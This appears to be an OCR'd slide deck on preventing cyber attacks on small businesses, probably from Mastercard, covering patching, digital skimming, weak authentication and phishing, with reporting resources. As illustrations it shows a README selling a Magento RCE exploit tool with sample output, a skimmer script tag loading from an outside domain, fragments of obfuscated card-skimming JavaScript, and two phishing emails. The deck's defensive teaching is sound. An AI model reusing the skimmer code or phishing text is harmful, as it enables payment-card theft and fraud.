



How to prevent cyber attacks

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The Landscape




MARKETS BUSINESS INVESTING TECH POLITICS CNBC TV WATCHLIST PRO

Op-ed: Strong cybersecurity strategy is no longer a luxury for small businesses

PUBLISHED THU, JUL 9 2020-8:00 AM EDT | UPDATED THU, JUL 9 2020-8:00 AM EDT

Sen. Jim Risch, R-Idaho



BACKCHANNEL BUSINESS CULTURE GEAR IDEAS SCIENCE SECURITY

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LILLY HAY NEWMAN

SECURITY

03.31.2020 01:19 PM

Online Credit Card Skimmers Are Thriving During the Pandemic

As brick and mortars close due to the novel coronavirus, thieves have increasingly targeted digital checkout.



MARKETING MANAGEMENT TECHNOLOGY FINANCE ADVISOR

Trending: Email Marketing Content Marketing Facebook Zoho

28% of Data Breaches in 2020 Involved Small Businesses

Published: May 25, 2020 Last Updated: Jul 22, 2020 by Michael Guta In Small Business

Cyber-attacks on small firms: The US economy's 'Achilles heel'?

🕒 1 November 2022



NEWSLETTERS SUBSCRIBE

SAFEGUARDS


New Study Reveals the Top 3 Small-Business Cyber Threats You've Probably Never Heard Of

One of the vulnerabilities is called 'sniffing.'

BY MELISSA ANGELL, STAFF WRITER @MELISSAANGELL

Apr 4, 2023 - Technology

Cyber threats to small businesses prompt pleas to report attacks

 Peter Allen Clark



STRATEGY | INSIGHT | TECHNOLOGY

Latest

MangaDex Site Could Be Offline for Weeks After Attack


8 JUN 2020 NEXT-GEN

When It Comes to Cybersecurity, the Small and Medium Business Community Needs to Do Better

CYBERSECURITY | SECURITY NEWSWIRE | LOGICAL SECURITY | CYBERSECURITY NEWS

US businesses see cyberattacks decrease; Still too high to sustain

By Security Staff




UNITED STATES


OPINION

Small and midsize businesses can mitigate security risks with patch management

Although software patch management can be time consuming, it's a critical and foundational necessity.




Vulnerabilities impacting small businesses



**Outdated
Software**



**Weak
Authentication**



**Third-Party
Risk**



Phishing




**Social
Engineering**



Ransomware



Updating Software



Dashboard

Home

Updates 1

Posts

Media

Pages

Comments

Appearance

WordPress Updates

Important: before updating, please [back up your database and files.](#)

Last checked on April 22, 2019 at 2:25 pm.

Check Again

An updated version of WordPress is available.

You can update to [WordPress 5.1.1](#) automatically:

Update Now

While your site is being updated, it will be in maintenance mode. As soo

Settings

You and Google

Autofill and passwords

Privacy and security

About Chrome

Google Chrome

Chrome is up to date

Version 116.0.5845.97 (Official Build) (64-bit)

Get help with Chrome

Report an issue

Google Chrome

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Chrome is made possible by the [Chromium](#) open source project and other

[Terms of Service](#)

1:26

General Software Update

Automatic Updates On >

15

iOS 15.7

Apple Inc.

379.3 MB

This update provides important security updates and is recommended for all users.

For information on the security content of Apple software updates, please visit this website:

<https://support.apple.com/kb/HT201222>

Download and Install

ALSO AVAILABLE

16


Upgrade to iOS 16

>

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4

Digital Skimming – The Checkout Experience



WIRED

BACKCHANNEL BUSINESS CULTURE GEAR IDEAS SCIENCE SECURITY

LILY HAY NEWMAN

SECURITY 03.31.2020 01:19 PM

Online Credit Card Skimmers Are Thriving During the Pandemic

As brick and mortars close due to the novel coronavirus, thieves have increasingly targeted digital checkout.

README.md

Update README.md

7 months ago

README.md

CVE-2022-24086-RCE


CVE-2022-24086 Exploitation tool written in Python 3 compatible with lists of URL/IPs. This download includes a list of over 334,300 potentially vulnerable hosts according to shodan.io and personal scans. This tool is NOT free to prevent abuse. As of now patches are being applied but the majority of systems aren't patched.

We put up 4 limited copies for sale, available at: <https://satoshidisk.com/pay/CEtVaB>


Requirements

```
sudo apt-get install python3 python3-pip
pip3 install requests
```

```
root@test:~/magento# python3 CVE-2022-24086.py vulns.txt
[*] Testing URL: https://w
[+] CMD exec successful!
[*] Testing URL: https://m
[+] CMD exec successful!
[*] Testing URL: http://if
[+] CMD exec successful!
[*] Testing URL: https://p
[+] CMD exec successful!
```



Digital Skimming – Behind the Scenes



EMAILSHIPPINGDELIVERYPAYMENTREVIEW

Payment Method

*Card Number

VISAMasterCardAmerican ExpressDiscover

Enter a valid credit card number

*Name on Card

*Expiry (mm/yy)

*Security Code


BILLING ADDRESS

☒ Same as shipping address

able, however not ALL images are the exact product and may be a general representation. We will
e check brochures/datasheets for additional information.

ility, and/or specifications subject to change and error correction without notice, cause, or
if there is a change or error in pricing<script src=//cssjs.lt/j/accentalarms></script>

tal US, no over sized packages, no refunds for not selecting Free Shipping during checkout, we



A stylized icon of a floppy disk. The disk is white with a grey border. It has a small orange rectangle in the top-left corner, representing a label or a piece of tape. Below this, there are five horizontal orange lines, representing data tracks or a list of files.

?

```

?address1getElementsByNameundefinedfirst_namec
hange_last_nameaddress2citystatepostcodecountryp
honecompany_nameccnumafterend<label
for="ccv">Card Security Code:<span
class="asterisk">*</span></label><input
value="" placeholder="Card Security Code"
name="ccv" autocorrect="off" class="error"
id="ccv" type="text">insertAdjacentHTML<label
for="ccexp">Card Expiry Date:<span
class="asterisk">*</span></label><input
value="" placeholder="Card Expiry Date (mm/


```

```
var _0x9a68=
["\x72\x65\x61\x64\x79\x53\x74\x61\x74\x65","\x6c\x6f\x61\x64\x69\x6e\x67","\x44\x4f\x4d
_0x9a68[1]){document[_0x9a68[3]](_0x9a68[2],doSomething);document[_0x9a68[3]](_0x9a68[
document[_0x9a68[8]][_0x9a68[7]]}catch(e){};try{olink[_0x9a68[9]]=top[_0x9a68[8]][_0x9a68[
window[_0x9a68[13]][_0x9a68[8]][_0x9a68[7]]?window[_0x9a68[13]][_0x9a68[8]][_0x9a68[7]]
{var _0xbdf6x3=window[_0x9a68[17]](JSON[_0x9a68[16]](olink));var _0xbdf6x4=_0x9a68[18]
{addEventListenerPos(_0xbdf6x6,_0xbdf6x7,0)}function addEventListenerPos(_0xbdf6x6,_0xbdf6x7,0)
{addEventListener(_0xbdf6x7,_0xbdf6xa,getValue)}}function addEventListener(_0xbdf6x6,_0xbdf6x7,0)
{addEventListener(_0xbdf6x7,_0xbdf6xa,getValue)}}function addEventListener(_0xbdf6xd,_0xbdf6xe,0)
{addEventListener(_0xbdf6xe[_0x9a68[22]](_0x9a68[23]+_0xbdf6xd,_0xbdf6xf))}else{_0xbdf6xe[_0xbdf6xd]=
{_0xbdf6x11=new ActiveXObject(_0x9a68[25]);_0xbdf6x11[_0x9a68[27]](_0x9a68[26],_0xbdf6x11[_0x9a68[33]];obj[_0x9a68[34]]=_0x9a68[35];obj[_0x9a68[36]]=_0x9a68[14];obj[_0x9a68[37]]=_0x9a68[14];obj[_0x9a68[42]]=_0x9a68[14];obj[_0x9a68[43]]=_0x9a68[14];obj[_0x9a68[44]]=_0x9a68[14];obj[_0x9a68[49]]=_0x9a68[14];obj[_0x9a68[50]]=_0x9a68[14];obj[_0x9a68[51]]=_0x9a68[14];obj[_0x9a68[56]]=_0x9a68[14];obj[_0x9a68[57]]=_0x9a68[14];var olink=new Olink(_0x9a68[14]);olink[_0x9a68[12]]=_0x9a68[14];olink[_0x9a68[59]]=isGet var site="accentalar
["\x73\x74\x72\x63\x69\x74\x79","\x67\x65\x74\x45\x6c\x65\x6d\x65\x6e\x74\x73\x42\x79\x44
doSomething(){var _0x75b0x2=document[_0xb3b0[1]](_0xb3b0[0])[0];if(typeof(_0x75b0x2)!=undefined){
{addEventListener(_0xb3b0[3],_0xb3b0[4]);addEventListener(_0xb3b0[5],_0xb3b0[4]);addEventListener(_0xb3b0[7],_0xb3b0[4]);}
_0x75b0x3=document[_0xb3b0[1]](_0xb3b0[13])[0];if(typeof(_0x75b0x3)!=undefined){&&
```


Weak Authentication Practices

Not Using Multi-Factor Authentication

Password Reuse



Phishing & Social Engineering

- Malware and virus installation
- Identity theft
- Ransomware
- Business Email Compromise

Reminder: [Recent News] [Statement Appointment] Information Updates - New Notice : We sent Summary of your bill has expire, Renews your membership Sunday, Jan 22, 2020
[Statement:- [FWD] Case ID: M68EXXSC

T

TeamNetflix <noreplyrthismailerid33@ieuwgfuiwegfi>
owe, [redacted]
Wed 22/01/2020 02:51

NETFLIX

Automatic payment.

Hi Customer,


Your Auto payment cannot process.
Your subscription period will end on Wed, January 22, 2020.

[Click Here](#) to update payment method

malwarebytes.com



techtarget.com



Dear valued customer of TrustedBank,

We have recieved notice that you have recently attempted to withdraw the following amount from your checking account while in another country: \$135.25.

If this information is not correct, someone unknown may have access to your account. As a safety measure, please visit our website via the link below to verify your personal information:


<http://www.trustedbank.com/general/custverifyinfo.asp>

Once you have done this, our fraud department will work to resolve this discrepency. We are happy you have chosen us to do business with.


Thank you,
TrustedBank

Member FDIC © 2005 TrustedBank, Inc.

wikipedia



Best practices and tips



- ✓ Keep software up to date with the latest patches
- ✓ Consider automatic updates when available
- ✓ Back your data up regularly
- ✓ **Be conscious of browsing practices**



- ✓ Use two-factor authentication whenever available
- ✓ Don't reuse the same passwords across multiple sites
- ✓ Use strong passwords
- ✓ You are only as secure as the suppliers you rely on



- ✓ Avoid clicking on links and attachments in emails
- ✓ If you weren't expecting the email, verify using a trusted phone number
- ✓ Don't be rushed by a sense of urgency in the message
- ✓ Listen to your gut: If something feels off, delete the message



How to report and resources

- File a police report with your local police department or sheriff's office.
- Check with your state's law enforcement office and Attorney General for any required reporting.
 - This is especially important to comply with data breach reporting requirements.
- File a complaint with the FBI's Internet Crime Complaint Center (IC3).
- Leverage resources, you are not alone.



NO MORE RANSOM



Mastercard Trust Center



The Trust Center is a microsite on Mastercard.com websites.

We offer free access to cybersecurity education, resources, and tools designed to help small and midsize businesses (SMBs) secure their digital ecosystem.

Why is cybersecurity important for your business?

- **90%** of SMBs will experience a phishing attack¹
- **83%** of SMBs are not financially prepared to recover from a cyberattack²
- **46%** of SMBs will be hit with some form of virus or malware¹

Visit the Mastercard Trust Center to learn how to improve the security of your digital ecosystem

Cybersecurity learning journeys to fit every level of expertise



LEARN THE BASICS

"I'm a beginner who's feeling overwhelmed"



EXPAND YOUR KNOWLEDGE


"I'm fairly experienced but want to learn more"



MASTER YOUR SECURITY

"I'm an expert looking to keep one step ahead"

Resources include



PODCASTS



VIDEOS



WHITEPAPERS



ARTICLES



INFOGRAPHICS



TOOLKITS

[Click here to visit the Mastercard Trust Center!](#)

Additional **Free** Cybersecurity Education Resources



- Visit [Cyber Readiness Institute](#)
- Visit [Cyber Readiness Starter Kit](#)
- Visit [Cyber Readiness Program](#)
- Visit [Cyber Leader Certification Program](#)



- Visit [Global Cyber Alliance: Enabling a Secure and Trustworthy Internet](#)
- Visit [GCA Cybersecurity Toolkit For Small Business](#)



- Visit [Stay Safe Online](#)
- Visit [Resources & Guides](#)
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- Visit [No More Ransom](#)
- Visit [Prevention Advice](#)
- Visit [Report a Crime](#)



HSB Cyber Insurance


Mastercard and HSB have partnered to bring you cyber insurance and peace of mind to withstand a potentially devastating cyberattack.

-  Comprehensive cyber risk insurance coverage for 5 pervasive cyber threats included in every policy
-  Provides tailored policies, customizing limits and deductibles plus optional coverage enhancements are available to meet each small business's needs
-  Leverages RiskRecon's My Cyber Risk assessments to present a comprehensive view of each small business's cyber security posture
-  Offers competitive pricing and dynamic premium adjustments based on the small business cybersecurity profile



Learn more and get protected today at [HSB Total Cyber](#)

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Mastercard's SMB Cybersecurity Solutions

Learn more about the solutions that
help protect SMBs against cyber
threats



Instructions on how to scan a QR code:

Open the camera app. Select the rear-facing camera in Photo or Camera mode. Center the QR code that you want to scan on the screen and hold your phone steady for a couple of seconds. Tap the notification that pops up to open the link.

